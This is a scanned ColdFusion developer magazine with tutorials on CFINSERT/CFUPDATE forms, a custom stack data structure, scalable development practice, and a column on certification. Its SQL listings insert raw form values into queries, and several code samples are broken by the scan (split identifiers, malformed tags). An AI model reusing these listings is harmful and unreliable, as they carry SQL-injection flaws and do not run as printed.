When using <CFUPDATE>, ColdFusion automatically locates the row you want to update by looking at the table to ascertain its primary key. All you have to do is make sure that primary key value is passed, as you did in Listing 7 using a hidden field.

The code in Listing 9 performs the same update as that in Listing 8, but uses the <CFUPDATE> tag rather than the SQL UPDATE tag. Obviously this code is both more readable, reusable, and accommodating of form field changes you might make in the future.

You have to change the <FORM>

ACTION attribute in EMPUPD1.CFM in order to use EMPUP3.CFM to test this form. Make this change and try updating several employee records.

CFUPDATE Versus SQL Update

Just as with adding data, the choice to use <CFUPDATE> or SQL UPDATE is yours. The guidelines as to when to use each option are similar as well.

The following are some guidelines that help you decide when to use each method.

1. Whenever possible, use <CFUPDATE> to update data to ODBC tables.
2. If you find that you need to update specific form fields – not all that were submitted – use the <CFUPDATE> tag with the FORMFIELDS attribute.
3. If <CFUPDATE> cannot be used because you need a complex UPDATE statement or you are using fields that are not form fields, use SQL UPDATE.
4. If you ever need to update all rows in a table, you must use SQL UPDATE.



BEN@FORTA.COM

VirtualScape

www.virtualscape.com

LISTING 1: EMPADD1.CFM – Template That Adds an Employee

```

<HTML>

<HEAD>
<TITLE>Add an Employee</TITLE>
</HEAD>

<BODY>

<H1>Add an Employee</H1>

<FORM ACTION="empadd2.cfm" METHOD="POST">

<P>

First name:
<INPUT TYPE="text" NAME="FirstName" SIZE="30" MAXLENGTH="30">
<BR>
Last name:
<INPUT TYPE="text" NAME="LastName" SIZE="30" MAXLENGTH="30">
<BR>
Phone Extension:
<INPUT TYPE="text" NAME="PhoneExtension" SIZE="4"
MAXLENGTH="4">

<P>
<INPUT TYPE="submit" VALUE="Add Employee">
<INPUT TYPE="reset" VALUE="Clear">

</FORM>

</BODY>

</HTML>

```

LISTING 2: EMPADD2.CFM – Adding Data with the SQL INSERT Statement

```

<CFQUERY DATASOURCE="A2Z">
INSERT INTO Employees(FirstName, LastName, PhoneExtension)
VALUES('#FirstName#', '#LastName#', '#PhoneExtension#')

```

```

</CFQUERY>
<HTML>

<HEAD>
<TITLE>Employee Added</TITLE>
</HEAD>

<BODY>

<H1>Employee Added</H1>

<CFOUTPUT>

Employee <B>#FirstName# #LastName#</B> added.
</CFOUTPUT>

</BODY>

</HTML>

```

LISTING 3: C:\A2Z\SCRIPTS\13\EMPADD3.CFM – Adding Data with the CFINSERT Tag

```

<CFINSERT DATASOURCE="A2Z" TABLENAME="Employees">

<HTML>

<HEAD>
<TITLE>Employee Added</TITLE>
</HEAD>

<BODY>

<H1>Employee Added</H1>

<CFOUTPUT>
Employee <B>#FirstName# #LastName#</B> added.
</CFOUTPUT>

</BODY>

</HTML>

```

AdHost

www.adhostmerchant.com

LISTING 4: EMPADD4.CFM – Template That Adds an Employee

```

<HTML>

<HEAD>
<TITLE>Add an Employee</TITLE>
</HEAD>

<BODY>

<H1>Add an Employee</H1>

<FORM ACTION="empadd3.cfm" METHOD="POST">

<P>

First name:
<INPUT TYPE="text" NAME="FirstName" SIZE="30" MAXLENGTH="30">
Middle Initial:
<INPUT TYPE="text" NAME="MiddleInitial" SIZE="1" MAXLENGTH="1">
<BR>
Last name:
<INPUT TYPE="text" NAME="LastName" SIZE="30" MAXLENGTH="30">
<BR>
Title:
<INPUT TYPE="text" NAME="Title" SIZE="20" MAXLENGTH="20">
<BR>
Phone Extension:
<INPUT TYPE="text" NAME="PhoneExtension" SIZE="4"
MAXLENGTH="4">
<BR>
E-Mail:
<INPUT TYPE="text" NAME="Email" SIZE="30" MAXLENGTH="30">

<P>
<INPUT TYPE="submit" VALUE="Add Employee">
<INPUT TYPE="reset" VALUE="Clear">

</FORM>

```

LISTING 5: EMPADD5.CFM – Template That Adds an Employee

```

<HTML>

<HEAD>
<TITLE>Add an Employee</TITLE>
</HEAD>

<BODY>

<H1>Add an Employee</H1>

<FORM ACTION="empadd3.cfm" METHOD="POST">

<INPUT TYPE="hidden" NAME="Login" VALUE="Bob">

<P>

First name:
<INPUT TYPE="text" NAME="FirstName" SIZE="30" MAXLENGTH="30">
Middle Initial:
<INPUT TYPE="text" NAME="MiddleInitial" SIZE="1" MAXLENGTH="1">
<BR>
Last name:
<INPUT TYPE="text" NAME="LastName" SIZE="30" MAXLENGTH="30">
<BR>
Title:
<INPUT TYPE="text" NAME="Title" SIZE="20" MAXLENGTH="20">
<BR>
Phone Extension:
<INPUT TYPE="text" NAME="PhoneExtension" SIZE="4"
MAXLENGTH="4">
<BR>
E-Mail:
<INPUT TYPE="text" NAME="Email" SIZE="30" MAXLENGTH="30">

<P>
<INPUT TYPE="submit" VALUE="Add Employee">
<INPUT TYPE="reset" VALUE="Clear">

```

</FORM>

</BODY>

</HTML>

LISTING 6: EMPADD6.CFM – Using the CFINSERT FORMFIELDS

```

Attribute to Specify Which Fields to Avoid Processing
<CFINSERT
DATASOURCE="A2Z"
TABLENAME="Employees"
FORMFIELDS="FirstName, MiddleInitial, LastName, Title, PhoneEx-
tension, Email"
>

<HTML>

<HEAD>
<TITLE>Employee Added</TITLE>
</HEAD>

<BODY>

<H1>Employee Added</H1>

<CFOUTPUT>
Employee <B>#FirstName# #LastName#</B> added.
</CFOUTPUT>

</BODY>

</HTML>

<HTML>

```

LISTING 7: EMPUPD1.CFM – Template That Updates an Employee

```

<CFIF IsDefined("EmployeeID") IS "No">
Error! No EmployeeID was specified!
<CFABORT>
</CFIF>

<CFQUERY DATASOURCE="A2Z" NAME="Employee">
SELECT FirstName,
MiddleInitial,
LastName,
Title,
PhoneExtension,
Email
FROM Employees
WHERE EmployeeID = #EmployeeID#
</CFQUERY>

<CFOUTPUT QUERY="Employee">

<HTML>

<HEAD>
<TITLE>Update an Employee - #LastName#, #FirstName#</TITLE>
</HEAD>

<BODY>

<H1> Update an Employee - #LastName#,
#FirstName#</H1>

<FORM ACTION="empupd2.cfm" METHOD="POST">

<INPUT TYPE="hidden" NAME="EmployeeID" VALUE="#EmployeeID#">

<P>

First name:
<INPUT TYPE="text" NAME="FirstName" SIZE="30" MAXLENGTH="30"
[i c:ccc] VALUE="#Trim(FirstName)#">
Middle Initial:
<INPUT TYPE="text" NAME="MiddleInitial" SIZE="1" MAXLENGTH="1"
[i c:ccc] VALUE="#Trim(MiddleInitial)#">
<BR>
Last name:
<INPUT TYPE="text" NAME="LastName" SIZE="30" MAXLENGTH="30"
[i c:ccc] VALUE="#Trim(LastName)#">
<BR>
Title:

```

The code listing for
this article can also be located at
www.ColdFusionJournal.com

Scalability and Rapid Development

Scalable application development is about methodology

BY
BRIAN
SURKAN



One of ColdFusion's long-standing advantages over other Web development environments is time-to-market. It's not uncommon to hear stories of start-to-finish ColdFusion projects that take less than a month...or even a week. But these ultra-tight schedules allow little or no time for proper planning and testing prior to launch.

ColdFusion's simplicity and speed of development, which allows for the creation of powerful applications, doesn't reduce the importance of appropriate planning and testing in developing scalable applications. In the end, every Web application undergoes testing for both functionality and scalability. Some are tested prior to release as part of the development process. Others aren't fully tested until after their release, and by unsuspecting customers.

A firm understanding of the nature of rapid development and a brief review of the processes that lay the foundation for scalable application development will allow us to better understand how to achieve scalable applications rapidly.

Rapid Development for the Web

ColdFusion isn't the first product to offer rapid development other non-Web tools have similar accelerated development cycles. What is special about rapid development for the Web? The big difference lies in the deployment environment.

First, in the client/server world applications are generally released to a predictable, relatively small, restricted number of users in a controlled environment.

Web applications on the other hand are often released to an unknown, virtually unlimited number of potentially simultaneous users in the frequently unpredictable environment of the Web.

Second, while rolling out a client/server application often requires a significant effort, the effort required to deploy a Web application can be minimal. By simply deploying a code set to a single Web server, you can immediately reach thousands of users.

The possibility that you could so easily deploy an application to hundreds of thousands of simultaneous users adds significant risk to an application that wasn't developed with proper development methodology – and to the company behind it. With sound development practices, however, these risks can be minimized while still achieving rapid application development.

Scalable Application Development

Regardless of the development tools you use, the same basic principles of sound development hold. Appropriate resources need to be allocated for architectural planning, site reporting, database tuning, code analysis and tuning, representative staging, load and regression testing, server tuning, spike readiness, recovery planning and monitoring. While ColdFusion can substantially compress the time needed for some of these stages, it doesn't reduce the need for a proper development process.

A number of key considerations come into play when developing and deploying scalable Web applications. The information below is excerpted from a more detailed Allaire Knowledge Base article, #12970, available at <http://www2.allaire.com/Handlers/index.cfm?ID=12970&Method=Full>:

1. Architectural Planning

Plan the deployment, staging and development environments before launching your Web application. At the same time, growth requirements, security, proper testing and potential points of failure should be kept in mind. To better structure your code, understand your application's scalability requirements and existing

constraints before starting development.

2. Site Reporting

Design your site with reporting in mind. Site reporting can range from log analysis to business and marketing trends to usage analysis. At its most basic level, it can provide useful diagnostic information about the relative traffic to different portions of your application or Web site. This information can be invaluable for troubleshooting and site planning. More sophisticated reporting can sometimes offer detailed information about site traffic, including the correlation of such information to back-end databases for more descriptive reporting. Some development architectures facilitate reporting while others hinder it.

3. Database Tuning

Run the database server(s) well below 50% of capacity to allow for load spikes. The vast majority of performance bottlenecks in database-driven applications stem from poorly tuned databases and queries. Every database-driven application can benefit from the active participation of a skilled database administrator (DBA) for both query and database tuning.

4. Code Analysis and Tuning

Consider a variety of alternative coding constructs to achieve optimum functionality and performance. Bear in mind that some are more efficient than others for a given task. Best-practices documents and the ColdFusion Server debugging features, including page-processing statistics, can facilitate your code quality analysis.

5. *Representative Staging*

Include allowances for application testing in a representative staging environment. You can use this environment to detect and correct deployment configuration issues before reaching final deployment.

6. *Load and Regression Testing*

Test your applications thoroughly for both functionality and performance under load. Many Web applications and sites in use have been only marginally tested under load prior to deployment, if at all. These applications often work fine under minimal or moderate load, but become unstable or unbearably lethargic under heavy load.

7. *Server Tuning*

Tune your servers thoroughly. Proper and thorough server tuning can often achieve significant performance improvements. Each Web application has its own distinct demands, stressing specific server resources and often requiring a distinct server configuration for optimal performance.

8. *Spike Readiness*

Plan for load spikes and develop contingency plans for rapid emergency system expansion. Load spikes can come when you least expect them. Your systems should be able to handle at least twice the regular peak load without additional resources. The extra bandwidth not only protects you against unexpected load spikes, it also can ensure application availability during unexpected partial outages or system maintenance.

9. *Recovery Planning*

Make a contingency plan for every possible failure point in your application deployment environment. Determine your acceptable downtime threshold, and plan your contingency plans accordingly.

10. *Monitoring*

Plan for monitoring. A scalable, stable Web project often involves various forms of monitoring, be they implicit or explicit. Any portion of your deployment environment that can fail is a candidate for

some form of monitoring, be it periodic manual verification or some form of automated detection.

Conclusion

Tag-based technologies like ColdFusion provide extremely productive, scalable, rapid-development tools that can substantially reduce your time and costs of developing, deploying and maintaining Web applications. Remember, however, that they're not alternatives to proper development methodologies. They are catalysts to accelerate various stages of those methodologies.

As Web technology evolves, we'll continue to evolve our products to make those technologies imminently usable and accessible to Web developers. Web technologies will come and go, but sound development practices are here to stay.



Brian Surkan has been with Allaire for almost three years. For the last year and a half he has focused on the day-to-day product management of ColdFusion Server. As a technical product manager, he stewards the ongoing evolution of the ColdFusion product.

BSURKAN@ALLAIRE.COM

Ektron

www.ektron.com

Pushing the CF Envelope

Creating Custom Data Structures Using ColdFusion

BY JEFF BILGER

Not a week goes by without someone asking me why on earth I persist in concentrating on ColdFusion programming instead of honing my skills in Java....

Don't I feel restricted, such questioners ask, having to design systems without the aid of a full-fledged programming language that supports recursion, pointers, user-defined data types/data structures and other characteristic features? Never mind that I can design and deploy dynamic data-driven systems in easily half the time they can with their traditional programming languages. Never mind that they sometimes lose sight of the fact that it's not really which programming language you use, it's whether you know the fundamentals of the methodology you employ. Sure, CF has its limitations...*but does it really?*

I started thinking, wouldn't it be cool if ColdFusion *did* support recursion, pointers and the ability for programmers to create their own data structures? Wouldn't it be cool if I could show my colleagues a program written in CF (albeit a simple data structure) that used a stack? I think they'd stop and take notice.

Why Use Data Structures?

All computer programs manipulate data in one form or another. Based on the task at hand, a programmer decides how to organize this data so it can be manipulated in the most efficient way possible. Most traditional computer languages provide native data types such as characters, booleans and integers as well as a few native data structures such as arrays, structures, lists and so on. These native data types and data structures can be used by the programmer to help organize the data that's to be manipulated. What, though, if these native features aren't sufficient for the problem at hand? Then the programmer creates user-defined data structures that aren't native

to the programming language, such as stacks, binary trees, linked lists and queues. Choosing the right data structures to use is a fundamental and important step in the implementation process.

How Data Types and Data Structures Differ

Data types are atomic, indivisible units that have a domain (set of allowed values) and a set of operations that operate on that data type. We say that data types are atomic and indivisible since their values aren't decomposable. Table 1 lists some typical data types with their domains and operations

Data structures, on the other hand, are composite entities that contain data types and possibly other data structures. The data structure defines associations or relationships between its composite entities. Examples of common data structures are arrays, linked lists, queues, binary trees and stacks.

Our Friend, the Structure

The first native CF data structure that came to my mind was the structure since that's the core component of data structures.

Data Type	Domain	Operations
Integers	-minInt..+maxInt	+, -, *, /, MOD, \, ^
Floats	-minFloat..+maxFloat	+, -, *, /, MOD, \, ^
Char	ASCII characters	Ord, Concat
Boolean	True(1) or False(0)	NOT, AND, OR, XOR

TABLE 1: Examples of data types

With this in mind I decided to try a little test (see Listing 1 – this and all subsequent listings for this article are accessible in the **CFDJ** Source Code Library via the Web site at www.ColdFusionJournal.com). For those unfamiliar with pointers, let me explain the code.

The first section creates a structure called cityA with the field's name and state set to Seattle and WA, respectively:

```
<cfset ci tyA = structNew(>
<cfset ci tyA.name = "Seattle">
<cfset ci tyA.state = "WA">
```

The next section of code creates a structure called cityB with the field's name and state set to San Diego and CA, respectively:

```
<cfset ci tyB = structNew(>
<cfset ci tyB.name = "San Diego">
<cfset ci tyB.state = "CA">
```

Then the following five lines create a pointer – called cityPointer – and assign it to the structure cityA. The data that the pointer points to is then displayed: it reads "Seattle, WA."

```
<cfset ci tyPointer = ci tyA>
<cfoutput>
#ci tyPointer.name#,
#ci tyPointer.state#
</cfoutput>
```

Next, the cityPointer is set to the structure cityB and, as before, the contents of the pointer are displayed: "San Diego, CA."

```
<cfset ci tyPointer = ci tyB>
<cfoutput>
#ci tyPointer.name#,
#ci tyPointer.state#
</cfoutput>
```

Now comes the interesting part. If I can assign a pointer to an existing structure and display the contents of that structure by referencing the pointer, couldn't I also change the contents of the structure via the pointer as well? That's exactly what the next line of code does:

```
<cfset ci tyPointer.name = "Los Angeles">
```

Finally, the last six lines of code prove that the name field of the structure cityB was indeed changed via the pointer. First we display the values of cityB via the pointer and then, to prove beyond a shadow of a doubt that the name field of cityB was actually changed, we display the val-

ues of cityB by referencing the cityB structure directly, as follows:

```
<cfoutput>
#ci tyPointer.name#,
#ci tyPointer.state#
<br>
#ci tyB.name#, #ci tyB.state#
</cfoutput>
```

Voilà! So ColdFusion does indeed support pointers.

Recursion in ColdFusion?

At this point I got very excited. Conceptually, I could now create data structures using ColdFusion! But things would be much easier if CF supported recursion as well, and to tackle this issue cfmodule would be my prime tool. It executes in its own namespace – which implies that it's analogous to a function/procedure call in a traditional programming language.

(Exploring the topic of recursion is beyond the scope of this article. If you wish to learn more about its theory and uses, consult any introductory data structures book.)

Using the common factorial problem, I decided to test my theory (see Listings 2a and 2b).

After running the program in Listing 2a, it became apparent that CF does indeed support recursion as well. Wow! Although the stack data structure that I'll show you how to implement in this article doesn't use recursion, I wanted to prove that ColdFusion does indeed support it, since to implement more advanced data structures (such as trees) recursion is extremely helpful.

Your First Data Structure: The Stack

Now that we know that ColdFusion supports recursion and pointers, it obviously follows that you can create user-defined data structures that aren't native to CF – things like binary trees, quad trees, queues and stacks. To keep things simple, let me demonstrate how to use CF to create a generic stack.

Stacks are data structures that exhibit a "last in/first out" behavior. Nodes can be pushed onto the stack, but only the most recently pushed node (the node at the top of the stack) can be popped off it. Once a node is popped off the stack, the one that preceded the popped node is now at the top.

Stacks are ubiquitous. Their uses range from pushing and popping variables before and after procedure/function calls to assisting complex parsing. They can be implemented in many ways – for example, by using arrays or linked lists. Here I'll use the linked list approach, since using




FIGURE 1: Conceptual view of a stack

arrays (an inherent CF data structure) wouldn't demonstrate how to use pointers in ColdFusion. Figure 1 shows what a stack looks like conceptually and Figure 2 shows how the stack is implemented in this article.

Let's create custom tags to define the stack interface. (Custom tags are briefly covered in **CFDJ**, Vol. 1, issue 4: "Developing a Reusable Query by Example System.") In our case the interface is a specified set of functions that a programmer can use to create, manipulate and access any instance of the stack data structure. An interface allows us to encapsulate code and hide all the implementation details from the programmer. Furthermore, this encapsulation provides us with "implementation independence," meaning that the stack can be implemented in any way as long as the interface doesn't change.

The Stack Interface

The stack interface we will create has five functions: stackNew, stackPush, stackPop, stackExists and stackIsEmpty. Using this interface, users can create, manipulate and access stacks just by calling these five custom tags. Listings 3a–3e contain the source code for the stack interface, and Listing 4 contains the source code to test the interface. The interface descriptions are as follows:

stackNew

Description: stackNew is used to create a new empty stack. If the stack already exists, the result of the operation is set to FALSE. stackNew takes two parameters: the name of the stack you want to create and the name of the variable to return the result of the operation.

Syntax:

```
<CF_stackNew stack=name_of_stack
result=variable>
```

Example: The following example creates a new empty stack.




FIGURE 2-7 Actual implementation of stack using a linked list

```
<CF_stackNew stack="computers">
result="operationResult">
</cfoutput>
Result of stackNew? #operationResult#
</cfoutput>
```

stackPush

Description: stackPush is used to push a value onto a stack. If the stack doesn't exist, the result of the operation is set to FALSE; otherwise the result of the operation is set to TRUE. stackPush takes three parameters: the node (which must be a structure) that you wish to push onto the stack, the stack you want to push the node onto and the name of the variable to return the result of the operation.

Syntax:

```
<CF_stackPush stack=name_of_stack
node=variable result=variable >
```

Example: The following example pushes a structure containing the brand, model and date of a computer onto the "computers" stack.

```
<cfset tmp = structNew(>
<cfset tmp.brand = "Atari">
<cfset tmp.model = "800">
<cfset tmp.date = "circa 1977">
<CF_stackPush stack="computers"
node="tmp" result="operationResult">
</cfoutput>
result of stackPush: #operationResult#<br>
</cfoutput>
```

stackPop

Description: stackPop is used to pop a node off a stack. If the stack is empty or doesn't exist, the result of the operation is set to FALSE. Otherwise the node on the top of the stack is popped off the stack and stored in the variable specified in the function call and the result of the operation is set to TRUE. stackPop takes three parameters: the name of the stack, the name of the variable to hold the popped node (which will be a structure) and the

name of the variable to return the result of the operation.

Syntax:

```
<CF_stackPop stack= name_of_stack
node=variable result=variable>
```

Example: The following example pops the topmost node off the "computers" stack. It stores this node into the variable "currentComputer" and stores the result of this operation into the variable "operationResult". (Note: Assume that the nodes in the "computers" stack are structures with brand, model and date fields.)

```
<CF_stackPop stack="computers"
node="currentComputer" result="operationResult">
</cfoutput>
result of stackPop:
#operationResult#<br>
popped node:
#currentComputer.value.brand#
#currentComputer.value.model#
(#currentStudent.value.date#)
</cfoutput>
```

stackExists

Description: stackExists is used to determine if a stack exists or not. stackExists takes two parameters: the name of the stack and the name of the variable to return either TRUE if the stack exists or FALSE if it doesn't.

Syntax:

```
<CF_stackExists stack=name_of_stack
result=variable>
```

Example: The following example tests to see if the "computers" stack exists or not.

```
<CF_stackExists stack="computers"
result="doesStackExist">
</cfoutput>
```

```
Does the computers stack exist?
#doesStackExist#
</cfoutput>
```

stackIsEmpty

Description: stackIsEmpty is used to determine if a stack is empty or not. I recommend that the user first check whether or not the stack exists before calling this function. stackIsEmpty takes two parameters: the name of the stack and the name of the variable to return either TRUE if the stack is empty or FALSE if it isn't.

Syntax:

```
<CF_stackIsEmpty stack=name_of_stack
result=variable>
```

Example: The following example tests whether or not the "computers" stack is empty.

```
<!-- first, determine if the stack exists
or not -->
<CF_stackExists stack="computers"
result="stackExists">
<cfif stackExists>
<CF_stackIsEmpty stack="computers"
result="isStackEmpty">
</cfoutput>
Is the computer stack empty? #isStack-
Empty#
</cfoutput>
</cfif>
```

How Containers Can Make Your Code Generic

After you've examined the interface specification above, many questions may come to mind. For instance, why must the node that's being pushed onto or popped off the stack be a structure? For example:

```
<cfset tmp = structNew(>
<cfset tmp.name = "Sherylann">
<CF_stackPush stack="friends" node="tmp"
result="operationResult">
```

The answer is that all nodes pushed onto or popped off the stack must be structures so that the stack remains generic and doesn't have to be modified to suit the type of data you push or pop. For example, if I were to hard-code the type of data being pushed or popped – say, "name" – then our stack could only be used for that type of data. If later I wanted to create a stack to contain another type of data – say, "teachers" – with a name, course and department, then I'd have to create new stackPush, stackPop and stackIsEmpty functions just to support that type of data. The

Allaire Developer Conference

www.allaire.com/conference

solution to this problem is to use a container such as a structure. Using structures, I can write just one set of stack functions – functions that will operate on structures (nodes) – without caring what type of data is actually contained within the structures (nodes) themselves. That way I can create and manipulate multiple stacks, each containing different types of data, all at the same time – while using only one generic stack interface.

When you want to access your data after popping a node off a stack, use the convention:

Variable.value.fieldname

where *variable* is the name of the variable you specified in the “node” parameter of the custom tag, `CF_stackPop`, and *fieldname* is the name of the specific field of the structure you’re trying to access. In case you’re wondering, *value* is the name of the structure that the stack implementation creates to store your data. This structure is the container. This is a constant name, and no matter how many structures you create, the name *value* will never change. For example, if you created a stack that contains people that have a name field and you popped a node off using the following code:

```
<CF_stackPop stack="friends" node="current-Friend"
result="operationResult">
```

to access the name field you’d use the following code:


`currentFriend.value.name`

Another important point to make is that when you create a structure to push onto a stack using `CF_stackPush`, always use the `structNew()` function to ensure that you’re creating a unique, new node for the stack. For example, if you wanted to push two friends onto the friends stack, the following code wouldn’t produce the desired results:

```
<cfset tmp = structNew()>
<cfset tmp.name = "Sherylann">
<CF_stackPush stack="friends" node="tmp"
result="operationResult">

<cfset tmp.name = "Jake">
<CF_stackPush stack="friends" node="tmp"
result="operationResult">
```

Here, after pushing the first node onto the stack, the programmer incorrectly



sets `tmp.name` to “Jake” without first creating another unique, new “tmp” node via `structNew()`. What this code would do is change the previously pushed node containing the name “Sherylann” to “Jake” and then push another node containing “Jake” onto the stack. Since on the fifth line of code `tmp.name` is really a pointer to the node just pushed onto the stack, changing `tmp.name` to another value also changes the value of the node already pushed onto the stack. To ensure that this unexpected action never occurs, always use the CF function `structNew()`. The following code illustrates how:

```
<cfset tmp = structNew()>
<cfset tmp.name = "Sherylann">
<CF_stackPush stack="friends" node="tmp"
result="operationResult">

<cfset tmp = structNew()>
<cfset tmp.name = "Jake">
<CF_stackPush stack="friends" node="tmp"
result="operationResult">
```

So remember: pointers can be dangerous and produce unexpected results if you’re not careful.

How Generic Is the Interface?

The stack implementation presented here has two very important characteristics. First, the stack interface allows you to specify the name of the stack you wish to manipulate. Second, the stacks operate on structures (nodes) without caring what type of data is contained within them. As a result, it’s quite easy to create and manipulate multiple heterogeneous stacks at the same time. The code in Listing 4 shows how to create and manipulate two stacks – “computers” and “music” – at once, using the same stack interface.

That’s Cool: But Is It Practical and Efficient?

Being able to create your own data structures using ColdFusion is a nice bonus and may impress your friends, but is it really practical, not to mention efficient? For handling many of your problems, the native array, structure and list data structures will be sufficient. However, there’ll be times when the task you have to complete would be more efficiently implemented if you could use a custom data structure. An example: at my previous job I was asked to build a system that provided a personalized one-to-one online experience. Without going into the details, the SQL needed to solve this problem was complex and took some time to execute. If we could have created a graph data structure, the time required to obtain the information we needed would have been drastically reduced, since accessing a database inherently takes more time than traversing a data structure held in memory.

Memory is cheap, but even so there’s still no way to determine exactly how (in)efficient ColdFusion is when using recursion. Furthermore, it’s possible that issues of dangling structures might arise since CF doesn’t provide any mechanisms for actually deleting structures. Thus care should be taken when working with `cfmodule`, structures and recursion.

Final Thoughts

Since the introduction of CF 4, recursion, pointers and the ability for programmers to create custom data structures are now a reality. With people pushing its limits and boundaries – together with initiatives such as `fusebox` and `cfobjects` – CF is finally gaining the respect that it deserves.

You now have the knowledge and tools necessary to create your own data structures in ColdFusion. The decision to use the native data structures, make your own or rely on complex SQL to do your data manipulation is up to you.



ABOUT THE AUTHOR

Jeff Bilger is cofounder and principal technical architect of Convergent Studios, a design and development firm specializing in merging technology and art to create truly immersive, interactive and unique Web sites. His current home is in Seattle.

jeff@convergentstudios.com

Allaire

www.allaire.com

You Have 90 Minutes

Rethinking testing and certification

BY
HAL
HELMs



Some questions seem to be so obvious that you wonder why they're even asked. Take this one, for example: "Would you prefer to have a noncertified mechanic work on your car (one who supposedly does excellent work) or a certified mechanic perform the same task?"

I've heard this same question pop up several times over the last six months or so, as the ColdFusion community comes to terms with Allaire's announced plans to certify CF developers. I suppose it's meant to be a rhetorical question – one requiring no answer. After all, who'd be so foolhardy as to say "Put me down for the uncertified one!" Such questions are meant to demonstrate the folly of any response but the desired one, and in this matter of certification its proponents assure us that the safe choice is certification. But is it? I wonder....

Certification can be looked at from the viewpoint of the company hiring a developer as well as that of the developer. It's clear what the motivation of the company is: since ColdFusion programmers are expensive and in great demand, tempting those with even a nodding acquaintance with CF to advertise themselves for these jobs, the company wants some assurance that a candidate is the real thing.

This problem became very real to me a couple of years ago when a company I was consulting with hired a "ColdFusion developer" for a little over \$70K. Add to that the headhunter's 20–30% and things get rather pricy. It turned out that the putative programmer's entire experience with CF had been downloading the evaluation version – and not even installing that! I imagine this company would have no hesitation answering the question of which mechanic to use.

Or look at certification from the point of view of the programmer. Situations such as the one I described can only be bad for all of us legitimate



developers; we don't wish to be confused with those pretenders. Wouldn't certification weed out the good from the bad and help our industry?

Then there's the question of recognition. Today, good programmers make more than many doctors and lawyers. Yet our names don't appear in calligraphic script on fine parchment announcing to the world our accomplishments. If, in addition to being a boon to employers, such a document were to enhance our own status even further – what's to oppose in that?

But how is certification to be done and what is it that's being certified? I recently took a CF test from an online certification site (not Allaire) that promised just the benefits I've outlined. The format was the traditional multiple-choice exam that has become the staple of all such testing. I'm happy to report that I passed! I was now certified – elevated from the common

crowd of uncertified developers to the rarified air of certified experts. Now I could go about warning others of the dangers of letting uncertified mechanics work on their cars. I imagined that I'd be able to spot other Certifieds by a certain air of competence they'd exude and I could fairly feel my rates rising. Not bad for an hour-long test that I completed in 15 minutes!

Well, before you rush out and hire me on the basis of my newly qualified expertise, there's a little more you might want to know about the test that vaulted me to such prominence. First, a disturbing number of questions on the test were simply wrong. (There really is a difference between <CFMODULE> and <CFOBJECT>.)

Second, several of the questions resembled this:

- **What will this code do?**

```
<cfset myList="Atlanta, Boston, Chicago"
```



```
go">
<cfloop list="#myList#" index="i">
    #Left(i, 1)#,
</cfloop>
```

Now, did I actually know this would yield "A,B,C" – or did I just cut and paste the code into Studio and run it? Are you having second thoughts about hiring me? Wait, it gets worse.

I was also grilled about such things as the "Network Listener Module" – the thing that listens for incoming requests via TCP/IP and routes them to the local CF server. Such knowledge is clearly vital, I'm sure you'll agree, for any even moderately proficient CF programmer. Yet, surprisingly, I had only the fuzziest idea of how this ran – and couldn't, unfortunately, remember the various switches available from the command prompt. (Of course now I know they are -v, -p, -i, -r, -k, -sINSTALL and -sREMOVE.)

I worried about the part of the test where they would ask me about using multidimensional arrays, or why I would use a structure instead of an array, or where a list might be preferable to either – but those questions never came. No need to be concerned about those pesky questions on the fine points of session management or how to integrate Java with ColdFusion or even how to work with stored procedures. Just more of the "*True or False: ColdFusion variables are case-sensitive*" variety.

It's easy to see particular shortcomings in an individual test, but I would argue that the overall problem is actually inherent in the nature of a one-test-fits-all strategy administered on a mass scale. Such a scale prohibits any possibility of essay questions or of writing code in answer to a question. The evaluators would have to be skilled CF developers themselves – and how then would you weed out the problem of subjectivity on what purports to be a standardized test?

The closer you look at this idea of a single test to "certify" developers, the more absurd the idea becomes. Do all ColdFusion positions require the same level of expertise or the same set of skills? Then why would anyone want to rely on a single test

that must by its nature attempt to find a middling position – something neither fish nor fowl?

In my consulting work with companies I'm often asked to help find and evaluate ColdFusion candidates. Different positions require programmers at various experience levels, completely committed to doing a particular job to the best of their expertise. For coders at one level, it's very important to know all the inner workings of CF tags and functions, as their main goal will be to write code as quickly and efficiently as possible. But other team members will need to concentrate on the maddening minutiae needed to ensure cross-browser compatibility or to possess the ability to write stored procedures. Still others will be team leads.

Certification tests, on the other hand, are about breadth of knowledge rather than depth. So we get tests with questions about the Network Listener Module – tests that are incapable of predicting an applicant's ability to succeed in a real-world environment.

